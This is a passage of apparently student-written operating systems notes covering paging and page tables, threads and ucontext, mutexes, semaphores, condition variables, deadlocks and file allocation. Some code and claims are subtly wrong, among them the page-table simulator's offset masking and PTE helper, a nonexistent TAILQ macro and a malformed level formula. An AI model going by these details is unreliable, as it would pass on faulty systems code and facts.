14    // and replace parent std
15    pid_t pid = fork();
16    if (pid > 0) { parent(in_pipefd, out_pipefd, pid); }
17    else { child(in_pipefd, out_pipefd, argv[1]); }
18    return 0;
19 }
```

SUBSECTION 3.10

Virtual Memory

- We want to expose the entire address space to each processes, i.e. let each process *think* that it has access to the whole space while in reality sharing it with other processes.
- MMU: usually a physical device which maps virtual addresses to physical addresses. One technique is to divide memory into fixed-sized pages (usually 4096 bytes). Page in virtual memory is a page; a page in physical memory is a frame.
- Early approach: segmentation: divide the address space into segments for code, data, stack, and heap. Segments are of dynamic size. Are large and can be costly to relocate – also leads to fragmentation (gaps of unused memory).
 - Segments contain a base, limit, and permissions. Physical address via **segment selector:offset**
 - MMU checks offset within limit. If so, uses base+offset and does permission checks. Otherwise it's a segfault.
 - For example, **0x1:0xff** with segment **0x1**, base **0x2000** and limit **0x1ff** will translate to **0x20FF**.
 - Linux handles segmentation virtual memory by setting every base to 0 and then limiting to the maximum amount
- CPUS have different levels of virtual addresses you can use. In this course we'll assume a 39 bit virtual address space used by RISC-V and other architectures
- Implemented by a page table indexed by VPN (Virtual page number) which translates to the Physical Page Number (PPN)

Considering the following page table:

VPN	PPN
0x0	0x1
0x1	0x4
0x2	0x3
0x3	0x7

We would get the following virtual → physical address translations:

$$\begin{aligned}
 0x0AB0 &\rightarrow 0x1AB0 \\
 0x1FA0 &\rightarrow 0x4FA0 \\
 0x2884 &\rightarrow 0x3884 \\
 0x32D0 &\rightarrow 0x72D0
 \end{aligned}$$

Figure 55. Simple page table

SUBSECTION 3.11

Page Tables

- Naive page tables are not scalable. For example, if we have 4GiB 2^{32} bytes of virtual memory and a 4 kB (2^{12} byte) page size then the address space should be split into 2^{20} pages. So the page table must have 2^{20} entries, each of which requires 20 (frame number; 2^{20} frames), a valid bit, a dirty bit, and read/write/execute permission bits – a total of 25. So the total size of the page table is on the order of 2^{22} bytes = 4MB (of which we would need one per process)




Figure 56. Multi-level page tables save storage space for sparse allocations

- Page allocation usually implemented via a linked list. Allocate page: remove it from the free list; deallocate – add back to free list.
- A page is used for each page table. There are 512 entries of 8 bytes each to make 4096 page tables, so each page table can be treated as an array of 512 page table entries (PTE).
- The PTE for L(N) points to the page table for L(N-1) – so follow these page tables until L0 and that contains the PPN

- Each table has its own root page table (L1).
- **satp** register stores root page table
- Think of the highest level page table storing pointers to blocks and then lower level page tables storing pointers to segments within those blocks until we get to the exact memory address we want. It just so happens that these blocks also take on the form of a page table by themselves.




Figure 57. Since each page table has 512 entries – take offset on the address and then split off into 9-bit chunks to get index into each level of the page tables. When we get to the last level simply apply the offset to get the data within the page.

- Alignment: memory (by usual conventions) eventually line up with zero. For example pages that are 4096-byte have the last 12 bits zeroed.
- It would be inconvenient if a page starts at 0x7C00 and has the last byte at 0x88FF; instead in aligned systems a page starts at 0x7000 and ends at 0x7FFF.⁵⁵

Following is a snippet of code from class that simulates a page table. It's not a complete implementation but it's a good example of how to use the page table to translate virtual addresses to physical addresses.

⁵⁵Alternatively addresses that are n -byte aligned are cleanly divisible by n

```
1 #include <sys/mman.h>
2 #define PAGE_SIZE 4096
3
4 #define LEVELS 3
5 #define PTE_VALID (1 << 0)
6
7 static uint64_t* root_page_table = NULL;
8 // A wrapper around mmap
9 static uint64_t* allocate_page_table() {
10     void* page = mmap(NULL, PAGE_SIZE, PROT_READ|PROT_WRITE,
11     MAP_ANONYMOUS|MAP_PRIVATE, -1, 0);
12     if (page == MAP_FAILED) {
13         int err = errno;
14         perror("mmap");
15         exit(err);
16     }
17     return page;
18 }
19 static void deallocate_page_table(void* page) {
20     if (munmap(page, PAGE_SIZE) == -1) {
21         int err = errno;
22         perror("munmap");
23         exit(err);
24     }
25 }
```

```
1 // Looks up a virtual address in the page table and returns the
2 // physical address
3 static uint64_t mmu(uint64_t virtual_address) {
4     uint64_t* page_table = root_page_table;
5     uint64_t va = (uint64_t) virtual_address;
6     for (int i = LEVELS - 1; i >= 0; --i) {
7         uint8_t start_bit = 9 * i + 12;
8         uint64_t mask = (uint64_t) 0x1FF << start_bit;
9         uint16_t index = (mask & va) >> start_bit;
10
11         uint64_t pte = page_table[index];
12         if (!(pte & PTE_VALID)) {
13             printf("0x%lx: page fault\n", va);
14             return 0;
15         }
16         if (i != 0) {
17             page_table = (uint64_t*) ((pte >> 10) << 12);
18             continue;
19         }
20         uint64_t pa = ((pte & ~0x3FF) << 2) | (va & 0xFFFF);
21         printf("0x%lx: 0x%lx\n", va, pa);
22         return pa;
23     }
24     __builtin_unreachable();
25 }
26
27 // page table entry from physical address
28 uint64_t pte_from_ppn(uint64_t ppn) {
29     uint64_t pte = ppn << 10;
30     pte |= PTE_VALID; // set valid bit
31     return pte;
32 }
33
34 // page table entry from page number
35 uint64_t pte_from_page_table(uint64_t* page_table) {
36     return pte_from_ppn((uint64_t) page_table) >> 12;
37 }
38 }
```

```

1 int main() {
2     assert(sysconf(_SC_PAGE_SIZE) == PAGE_SIZE);
3     uint64_t* l2_page_table_1 = allocate_page_table();
4     uint64_t* l1_page_table_1 = allocate_page_table();
5     uint64_t* l0_page_table_1 = allocate_page_table();
6     uint64_t* l0_page_table_2 = allocate_page_table();
7     root_page_table = l2_page_table_1; // global var to set root
8     // manually set values at 0abcdef to something valid
9     l2_page_table_1[0] = pte_from_page_table(l1_page_table_1);
10    l1_page_table_1[5] = pte_from_page_table(l0_page_table_1);
11    // offset for 0abcdef
12    l1_page_table_1[13] = pte_from_page_table(l0_page_table_2);
13    l0_page_table_1[188] = pte_from_ppn(0xCAFE);
14    // set page table entry to physical address 0xFACE
15    l0_page_table_1[188] = pte_from_ppn(0xFACE);
16    mmu(0xABCD); // [L2: 0][L1: 5][L0: 188] -> 0CAFEDF
17    mmu(0x1ABCDEF); // -> 0CAFEDF
18    // two virtual addresses point to the same physical address here.
19    // this is how shared memory would be implemented
20    deallocate_page_table(root_page_table);
21    root_page_table = NULL;
22    return 0;
23 }

```

```

1 int main() {
2     assert(sysconf(_SC_PAGE_SIZE) == PAGE_SIZE);
3     uint64_t* l2_page_table_1 = allocate_page_table();
4     uint64_t* l1_page_table_1 = allocate_page_table();
5     uint64_t* l0_page_table_1 = allocate_page_table();
6     uint64_t* l0_page_table_2 = allocate_page_table();
7     root_page_table = l2_page_table_1; // global var to set root
8     // manually set values at 0abcdef to something valid
9     l2_page_table_1[0] = pte_from_page_table(l1_page_table_1);
10    l1_page_table_1[5] = pte_from_page_table(l0_page_table_1);
11    // offset for 0abcdef
12    l1_page_table_1[13] = pte_from_page_table(l0_page_table_2);
13    l0_page_table_1[188] = pte_from_ppn(0xCAFE);
14    l0_page_table_1[188] = pte_from_ppn(0xFACE);
15    mmu(0xABCD); // [L2: 0][L1: 5][L0: 188] -> 0CAFEDF
16    mmu(0x1ABC007); // translates -> 0FACE007
17    deallocate_page_table(root_page_table);
18    root_page_table = NULL;
19    return 0;
20 }

```

- Let's assume our program uses 512 pages. What's the min and max number of page tables we need? (with a 3-level paging system)
 - Min: 3 page tables total; L2 -> L1 -> 512 entries in L0
 - Max: 1 entry per L1, L0 so 512 tables each, and then 1 table (can only have 1 table for the entry point) in L0 and then -> so $512 * 2 + 1 = 1025$ pages tables.

- Example: how many levels do we need? 32 bit virtual address space ,page size of 4096, PTE size of 4 bytes. Each page table should fit in a single page.
 - Number of PTEs: $\log_2(\# \text{ PTEs per page})$ is the number of bits to index a page table
 - number of levels = $\frac{\text{virtual - offset}}{\text{index}} = \frac{32-12}{10} 2$
- Page tables for every memory access is slow: solution is to use caching
- Programs tend to have a lot of memory access patterns and only use a few pages at a time. TLB⁵⁶ works as cache for virtual address to physical address translation

⁵⁶Translation Lookaside Buffer

SUBSECTION 3.12

Threads

- Threads share memory and enable concurrency within the same process
- `pthread`!
- `join` is the thread equivalent of `wait`
- `pthread_detach` release their resources when they terminate. Otherwise (by default) they are joinable and must be joined before resources are released.

3.12.1 Threads Implementation

- Kernels can be implemented in the user or at the kernel level.
- User level usually involves fast switching at the user level. These are fast to create, but if one thread blocks it will block the entire process.
- Kernel level threads can deal with these blocking threads, but are slower since they require syscalls.
- User level threads can be desirable because they can be made to only depend on the C standard library, which is portable
- Many-to-one threads map multiple user threads to one kernel thread
- One-to-one threads map one user thread to one kernel thread. `pthread` does this.
- Many-to-many is a hybrid approach. This leads to a complicated implementation.
- Threads complicate the kernel. For example, how should `fork` work with a process that has multiple threads? Do we just copy all threads over? Linux will only copy the thread that called `fork` into a new process and an option at `pthread_atfork` which can be used to control the behaviour.
- What about signals? On linux this will just be any random thread within that process.
- Instead of many-to-many a common technique is to use a thread pool. This creates a set number of threads and a queue of tasks.
- Cooperative scheduling: threads must call `yield`. Pre-emptive scheduling can be implemented by forcing threads to call `yield`.

3.12.2 Useful tools

- `tailq` (`sys/queue.h`) is a header that has a bunch of macros for working on singly and doubly linked lists, queues, and circular queues.
 - i.e. `TAILQ_ENTRY` is a macro that defines the pointer relations for a doubly linked tail queue
 - `TAILQ_FOREACH` is a macro that iterates over a doubly linked tail queue
 - `TAILQ_INSERT_SAFE` is a macro that inserts an element into a doubly linked tail queue at the tail
 - `TAILQ_REMOVE` is a macro that removes an element from a doubly linked tail queue
- `ucontext` (`ucontext.h`) is a header that largely wraps around `ucontext_t` which holds the context for a user thread of execution, i.e. stack, saved register, and blocked signals.
 - Useful methods include `getcontext`, `setcontext`, `makecontext`, and `swapcontext`

```
1 #include <errno.h> // errno
2 #include <stddef.h> // NULL
3 #include <stdio.h> // perror
4 #include <stdlib.h> // exit
5 #include <sys/mman.h> // mmap, munmap
6 #include <sys	signal.h> // SIGSTKSZ
7 #include <ucontext.h> // getcontext, makecontext, setcontext,
8     ↪ swapcontext
8 #include <valgrind/valgrind.h> // VALGRIND_STACK_REGISTER
9
10 static void die(const char* message) {
11     int err = errno;
12     perror(message);
13     exit(err);
14 }
15
16 static char* new_stack(void) {
17     char* stack = mmap(
18         NULL,
19         SIGSTKSZ, // canonical size for signal stack
20         PROT_READ | PROT_WRITE | PROT_EXEC,
21         MAP_ANONYMOUS | MAP_PRIVATE,
22         -1,
23         0
24     );
25     if (stack == MAP_FAILED) {
26         die("mmap stack failed");
27     }
28     VALGRIND_STACK_REGISTER(stack, stack + SIGSTKSZ);
29     // tells valgrind this is an unique stack
30     return stack;
31 }
32
33 static void delete_stack(char* stack) {
34     if (munmap(stack, SIGSTKSZ) == -1) {
35         die("munmap stack failed");
36     }
37 }
```

```
1 // the stacks we're going to use in this demo
2 static ucontext_t t0_ucontext;
3 static ucontext_t t1_ucontext;
4 static ucontext_t t2_ucontext;
5
6 static char* t1_stack;
7 static char* t2_stack;
8
9
10 static void t2_run(void) {
11     printf("T2 should be done, switch back to T0\n");
12     delete_stack(t1_stack);
13     setcontext(&t0_ucontext);
14 }
15
16 static void t1_run(void) {
17     printf("Hooray!\n");
18 }
```

```
1  int main(void) {
2      /* Creates a new context by copying over the current context, this
3      → copies all its
4      →     * registers, and a pointer to its stack (the default kernel
4      → allocated one). */
5      getcontext(&t0_ucontext);
6
7      /* If we setcontext or swapcontext to t0_context, it'll be as if
8      → we just
8      →     * returned from that getcontext call. If you uncomment the line
8      → below
8      →     * you'll be in an infinite loop! */
9      // setcontext(&t0_ucontext);
10
11
12     /* Let's create a context that'll execute the run function */
13     t1_stack = new_stack();
14     getcontext(&t1_ucontext);
15     t1_ucontext.uc_stack.ss_sp = t1_stack;
16     t1_ucontext.uc_stack.ss_size = SIGSTKSZ;
17     /* Uncomment this line to switch to another context when this one
17     → ends.
18     →     * By default the process will just exit if a thread makes it to
18     → the end
19     →     * of the function.
20     */
21     // t1_ucontext.uc_link = &t2_ucontext;
22     // modifies an initialized context such that when it runs it will
23     // call the functions with the arguments provided
24     makecontext(
25         &t1_ucontext, /* The ucontext to use, it must be initialized
25         → with
26             * getcontext */
27         t1_run, /* The function to start executing */
28         0); /* This is how many arguments we're going to pass to the
28         → function */
29
30     t2_stack = new_stack();
31     getcontext(&t2_ucontext);
32     t2_ucontext.uc_stack.ss_sp = t2_stack;
33     t2_ucontext.uc_stack.ss_size = SIGSTKSZ;
34     makecontext(&t2_ucontext, t2_run, 0);
35
36     /* If we just setcontext here when we run T2 after T1 finishes,
36     → we'll
36     →     * get into an infinite loop again. */
37     // setcontext(&t1_ucontext);
38     // exchanges currently active context
39     swapcontext(&t0_ucontext, &t1_ucontext);
40
41     printf("Main is back in town\n");
42     delete_stack(t2_stack);
43
44
45     return 0;
46 }
```

SUBSECTION 3.13

Locks

- Concurrent actions accessing the same variable with at least one write can cause a data race
- Atomic operations are operations that are guaranteed to be executed in a single step, i.e. non-preemptible.

Definition 36

TAC (three-address-code) is an intermediate representation that is used to represent a program in a way where each instruction is atomic – this is useful for reasoning about data races and can be easier to read than assembly. They have the form

1 `result := operand1 operator operand2`

For gcc we can see the tac by using the `-fdump-tree-gimple` or `fdump-tree-all` flags.

Let's consider some GIMPLE code produced from a function that increments an integer stored at address `pcount`

1 `D.1 = *pcount;`
 2 `D.2 = D.1 + 1;`
 3 `*pcount = D.2;`

Order				*pcount
R1	W1	R2	W2	2
R1	R2	W1	W2	1
R1	R2	W2	W1	1
R2	W2	R1	W1	2
R2	R1	W2	W1	1
R2	R1	W1	W2	1

Figure 58. Pre-emption possibilities. Let's say we have a producer-consumer model with read/write from two threads. There are many possible orderings of these GIMPLE'd instructions, of which some produce undesirable results

```

1 pthread_mutex_t lock = PTHREAD_MUTEX_INITIALIZER;
2 // or: pthread_mutex_t m; pthread_mutex_init(&m, NULL)
3
4 pthread_mutex_lock(&lock);
5 // ... critical section: only one thread can access at a time
6 pthread_mutex_unlock(&lock)
7 // careful: deadlocks can happen with multiple mutexes.
8
9 pthread_mutex_trylock(&lock); // returns 0 if it was able to lock,
10 // otherwise an error code
11 pthread_mutex_destroy(&lock)

```

How are these implemented?

A naive implementation may look as follows:

```

1 void init(int *l) { *l = 0; }
2
3 void lock(int *l) {
4     while (*l == 1);
5     *l = 1;
6
7 void unlock(int *l) { *l = 0; }

```

However, this is 1) not safe (both threads can be in the critical section) and not efficient due to the busy wait.

Better approaches include Peterson's algorithm and Lamport's bakery algorithm. They have some scalability issues and processors may not execute in order.

Here's another attempt using a magical atomic function: `compare_and_swap` which returns the original value pointed to, and only swaps if the original value equals old and changes it to new.

```

1 void init(int *l) { *l = 0; }
2 void lock(int *l) { while (compare_and_swap(l, 0, 1)); }
3 void unlock(int *l) { *l = 0; }

```

This solves the concurrency issue however it still is not efficient due to the busy wait.

```

1 void lock(int *l) {
2     while (compare_and_swap(l, 0, 1)) {thread_yield(); }

```

Hardware requirements to implement software locks: atomic load and stores, and instructions execute in order

`compare_and_swap` is commonly implemented in hardware; on x86 platforms this is implemented using the `cmpxchg` instruction

This is better, but still not ideal. Multiple threads waiting for an event can be awoken when the event occurs, but only one will win⁵⁷. This cycle will repeat until the herd dies down, but not without causing many freezes along the way. Some sort of order must be placed on the herd – maybe a FIFO queue?

⁵⁷thundering herd problem

```

1 void lock(int *l) {
2     while (compare_and_swap(l, 0, 1)) {
3         // add myself to the lock wait queue
4         thread_sleep(); }
5     void unlock(int *l) { *l = 0;
6     if /* threads in wait queue */ {
7         // wake up one thread
8     } }

```

However this suffers from two issues: 1) lost wakeup and 2) wrong thread getting the lock
 Consider T1, T2 with T2 holding the lock; what if the context gets switched to T2 before T1 is able to successfully add itself to the wait queue? Then T1 will never get woken up since when T2 unlocks T1 will not be in the wait queue.

Let's consider another scenario: we have three threads T1, T2, and T3, and T2 is holding the lock with T3 in T1 in queue to lock the lock (with T3 before T1). T2 may try to wake up the lock, but if the OS swaps to T1 before T2 can wake up T3, then T1 will acquire the lock before T3 does; T1 stole the lock from T3.

A lock-guard pair can be used to fix these problems

```

typedef struct {
    int lock;
    int guard;
    queue_t *q;
} mutex_t;

void lock(mutex_t *m) {
    while (
        compare_and_swap(m->guard, 0, 1)
    );
    if (m->lock == 0) {
        m->lock = 1; // acquire mutex
        m->guard = 0;
    } else {
        enqueue(m->q, self);
        m->guard = 0;
        thread_sleep();
    }
    // wakeup transfers the lock here
}

void unlock(mutex_t *m) {
    while (
        compare_and_swap(m->guard, 0, 1)
    );
    if (queue_empty(m->q)) {
        // release lock, no one needs it
        m->lock = 0;
    } else {
        // direct transfer mutex
        // to next thread
        thread_wakeup(dequeue(m->q));
    }
    m->guard = 0;
}

```

Figure 59. A lock-guard pair can be used to make the `lock` and `unlock` functions atomic themselves to avoid ugly synchronization issues like those mentioned above

However, this does not solve the data race problem: what if a thread gets interrupted right before `thread_sleep` (but after being added to the wait queue). So a `thread_wakeup` may try to wakeup a thread that isn't sleeping yet. A solution may be to poll `thread_wakeup`, but this falls back into the busy waiting problem we had before.

A data race is when two concurrent actions access the same variable and at least one of them is a write; we can have as many readers as we want.

Read-write locks (`pthread_rwlock_t` & co.) are designed to capture this behaviour; multiple threads can hold a read lock (`pthread_rwlock_rdlock`) but only one thread can hold a write lock (`pthread_rwlock_wrlock`) and will wait until current readers are done.

```

typedef struct {
    int nreader;
    lock_t guard;
    lock_t lock;
} rwlock_t;

void write_lock(rwlock_t *l) {
    lock(&l->lock);
}

void write_unlock(rwlock_t *l) {
    unlock(&l->lock);
}

void read_lock(rwlock_t *l) {
    lock(&l->guard);
    ++nreader;
    if (nreader == 1) { // first reader
        lock(&l->lock);
    }
    unlock(&l->guard);
}

void read_unlock(rwlock_t *l) {
    lock(&l->guard);
    --nreader;
    if (nreader == 0) { // last reader
        unlock(&l->lock);
    }
    unlock(&l->guard);
}

```

Figure 60. rwlock impl

SUBSECTION 3.14

Semaphores

Locks (mutexes) enforce *mutual exclusion*, but not necessarily ordering. But how can we ensure an ordering between two threads? For example, how can we make one thread always print first?

Definition 37

Semaphores have a value⁵⁸ that is shared between threads and provide two operations: **wait** (atomic decrement, blocking) and **post** (atomic increment). Initial value can be set to whatever.

⁵⁸Usually an integer ≥ 0

```

#include <semaphore.h>

int sem_init(sem_t *sem, int pshared, unsigned int value)
int sem_destroy(sem_t *sem);

int sem_wait(sem_t *sem);
int sem_trywait(sem_t *sem);

int sem_post(sem_t *sem);

```

All functions return 0 on success

Figure 61. Semaphore methods. **pshared** can be set to 1 for IPC (needs to live in shared mem for IPC)

```

static sem_t sem;

void* print_first(void* arg) {
    printf("This is first\n");
    sem_post(&sem);
}


void* print_second(void* arg) {
    sem_wait(&sem);
    printf("I'm going second\n");
}

int main(int argc, char *argv[])
{
    sem_init(&sem, 0, 0);
    /* Initialize, create, and join threads */
}

```

Figure 62. A snippet that uses semaphores as signals to `print_first` first and `print_second` second

Let's consider the *producer-consumer* problem:



The producer should write to the buffer (if the buffer is not full)

The consumer should read from the buffer (if the buffer is not empty)

Figure 63. All consumers share index i_c , and all producers share index i_p

We can ensure producers never overwrite filled slots by using a semaphore to track the number of empty slots;

A semaphore is really a generalized mutex; we can consider a mutex as a semaphore with a value of 1.

```

void producer() {
    while /* ... */ {
        /* spend time producing data */
        sem_wait(&empty_slots);
        fill_slot();
    }
}

void consumer() {
    while /* ... */ {
        empty_slot();
        sem_post(&empty_slots);
        /* spend time consuming data */
    }
}

```

Figure 64. Consumer post-s to the empty slots semaphore when done and producer wait-s on the empty slots semaphore before writing

A similar semaphore can be used to track the number of filled slots such that consumers never read empty slots;

```

void init_semaphores() {
    sem_init(&empty_slots, 0, buffer_size);
    sem_init(&filled_slots, 0, 0);
}

void producer() { while /* ... */ {
    /* spend time producing data */
    sem_wait(&empty_slots);
    fill_slot();
    sem_post(&filled_slots);
} }

void consumer() { while /* ... */ {
    sem_wait(&filled_slots);
    empty_slot();
    sem_post(&empty_slots);
    /* spend time consuming data */
} }

```

Figure 65. Two semaphores ensure proper order

```

void init_semaphores() {
    sem_init(&empty_slots, 0, 0);
    sem_init(&filled_slots, 0, 0);
}

```

Figure 66. Note: Initializing both semaphores to 0 will cause the program to hang because none of the producers will be able to produce anything and then the program just gets stuck

SUBSECTION 3.15

Locking

Languages offer support for locking and syntactic sugar. For example, java offers the `synchronized` keyword:

```

public class Account {
    int balance;
    public synchronized void deposit(int amount) { balance += amount; }
    public synchronized void withdraw(int amount) { balance -= amount; }
}

the compiler transforms to:

public void deposit(int amount) {
    lock(this.monitor);
    balance += amount;
    unlock(this.monitor);
}
public void withdraw(int amount) {
    lock(this.monitor);
    balance -= amount;
    unlock(this.monitor);
}

```

Another abstraction on top of these synchronization primitives are *condition variables* which enable inter-thread signaling.

```

int pthread_cond_init(pthread_cond_t *cond,
                      const pthread_condattr_t *attr)
int pthread_cond_destroy(pthread_cond_t *cond);
int pthread_cond_signal(pthread_cond_t *cond);
int pthread_cond_broadcast(pthread_cond_t *cond);
int pthread_cond_wait(pthread_cond_t *cond, pthread_mutex_t *mutex);
int pthread_cond_timedwait(pthread_cond_t *cond, pthread_mutex_t *mutex,
                           const struct timespec *abstime);

```

These condition variables must be paired with a mutex⁵⁹; any calls to wait must already hold it (but signal/broadcast may not). The mutex is used to protect the condition variable itself, i.e. to prevent undesirable state changes in the condition variable due to synchronization problems.

⁵⁹One mutex can protect multiple condition variables

```

pthread_mutex_t mutex;
int nfilled;
pthread_cond_t has_filled;
pthread_cond_t has_empty;

void producer() {
    // produce data
    pthread_mutex_lock(&mutex);
    while (nfilled == N) {
        pthread_cond_wait(&has_empty,
                          &mutex);
    }
    // fill a slot
    ++nfilled;
    pthread_cond_signal(&has_filled);
    pthread_mutex_unlock(&mutex);
}

void consumer() {
    pthread_mutex_lock(&mutex);
    while (nfilled == 0) {
        pthread_cond_wait(&has_filled,
                          &mutex);
    }
    // empty a slot
    --nfilled;
    pthread_cond_signal(&has_empty);
    pthread_mutex_unlock(&mutex);
    // consume data
}

```

Figure 67. Condition variables offer a more elegant solution to the producer-consumer problem

```

/* Thread 1 */
pthread_mutex_lock(&mutex);
while (!condition) {
    pthread_cond_wait(&cond, &mutex);
}
pthread_mutex_unlock(&mutex);

/* Thread 2 */
condition = true;
pthread_cond_signal(&cond);

```

Figure 68. Example: This piece of code is a problem because there is no mutex on the `condition=true` line which can cause the `while` to produce undesired behaviour. Consider the case where if thread 1 executes first and then it gets swapped away right at the first `!condition`. Then in thread 2 the condition is to be set to true and the signal is sent without anything happening – which causes the `pthread_cond_wait` to hang. This can be fixed by locking and unlocking around the `condition=true` and `signal` lines.

```

/* Thread 1 */
pthread_mutex_lock(&mutex);
if (!condition) {
    pthread_cond_wait(&cond, &mutex);
}
// What could happen here?
pthread_mutex_unlock(&mutex);

/* Thread 2 */
pthread_mutex_lock(&mutex);
condition = true;
pthread_mutex_unlock(&mutex);
pthread_cond_signal(&cond);

/* Thread 3 */
pthread_mutex_lock(&mutex);
condition = false;
pthread_mutex_unlock(&mutex);

```

Figure 69. Can we change the `while` to an `if`?

What if we want to avoid polling by changing the `while` to an `if`? A problem may occur here.

1. T1 goes first w/ initial condition false, cond 0, mutex 0
2. T1 locks mutex, so no races to worry currently
3. Put ourselves into condition variable's wait queue, and then unlock mutex
4. Thread 2 runs: locks mutex, sets condition to true, unlocks, and signals
5. Thread 1 can now wake up, condition is true, and then it can continue working
6. But Thread 3 can also wake up, set condition to true, and then transfer context to T2 which signals to T1.
 - Now T1 wakes up and by the time it gets to the `unlock` condition is false, which is a problem (since we wanted `condition` to be true T1 unlocks (as per the `if` statement))

Semaphores can be thought of as a special case of condition variables: though one can be implemented with the other it can get messy. Complex conditions are generally implemented with condition variables to keep things clean.

Definition 38

Locking Granularity is the extent to which a lock is held. Too many locks or locks covering large swathes of the program can slow down your program, so it's important to design critical sections carefully.

SUBSECTION 3.16

Deadlocks

Deadlocks are a problem. Conditions for deadlocks include:

- mutual exclusion
- hold and wait (have a lock and try to acquire another)
- No preemption (can't take simple locks away)
- circular wait (waiting for a lock held by another process)

Thread 1	Thread 2
Get Lock 1	Get Lock 2
Get Lock 2	Get Lock 1
Release Lock 2	Release Lock 1
Release Lock 1	Release Lock 2

Figure 70. This can deadlock depending on the order of the processes trying to get the locks!

```
void f1() {  
    locktype_lock(&l1);  
    locktype_lock(&l2);  
    // protected code  
    locktype_unlock(&l2);  
    locktype_unlock(&l1);  
}
```

Figure 71. Enforcing order is one way to prevent deadlocks

```

void f2() {
    locktype_lock(&l1);
    while (locktype_trylock(&l2) != 0) {
        locktype_unlock(&l1);
        // wait
        locktype_lock(&l1);
    }
    // protected code
    locktype_unlock(&l2);
    locktype_unlock(&l1);
}

```

Figure 72. Alternatively, `try_lock` can be used to self-pre-empt in order to avoid deadlocking

See the `banksim.c` example
 // TODO: take excerpts from banksim

Comment

Note from review session: `fork` from a `pthread` will fork with just the calling thread.

SUBSECTION 3.17

File Systems

```

int open(const char *pathname, int flags, mode_t mode);

// flags can specify which operations: O_RDWR, O_WRONLY, O_RDONLY
// also: O_APPEND moves the position to the end of the file initially

off_t lseek(int fd, off_t offset, int whence);

// lseek changes the position to the offset
// whence can be one of: SEEK_SET, SEEK_CUR, SEEK_END
//   set makes the offset absolute, cur and end are both relative

```

Figure 73. Common methods for interacting with the filesystem


```

DIR *opendir(char *path); // open directory
struct dirent *readdir(DIR *dir); // get next item
int closedir(DIR *dir); // close directory

```

Figure 74. Directory methods

File tables are stored in the PCB (process control block) and point to the underlying file in the OS.




Each process has their own file table in its PCB⁶⁰ and these PCB file table entries then point to a global open file table (GOF) which holds information about the flags and seek position etc. This also houses the vnode⁶¹ which holds information about the file (which can be sockets, regular files, mounts, pipes, etc). This implies that the current position in file is shared between processes and seek operations in one process leads to seek in the other processes. However, opening the same file in processes after a fork creates multiple GOF entries.

⁶⁰File descriptors are indexes into that table

⁶¹virtual node

```
open("todo.txt", O_RDONLY);
fork();
open("b.txt", O_RDONLY);
```

Figure 75. For example, this snippet will produce two LOF (Local Open File table) and three GOF entries



How are files stored on disk?

- Contiguous allocation: Space efficient and with fast random access (block = $\text{floor}(\text{offset}/\text{blocksize})$). But cannot be resized easily and fragmentation is a problem.
- Linked allocation: Each block has a pointer to the next block. This is more flexible but random access is slower.
- FAT (File Allocation Table): The linked list is no longer on-disk but is instead stored on a separate table. The FAT can be held in memory so random access is sped up.
- Indexed Allocation: Each block has a pointer to a table of pointers to the next block. However file size is limited by the maximum size of the index block.

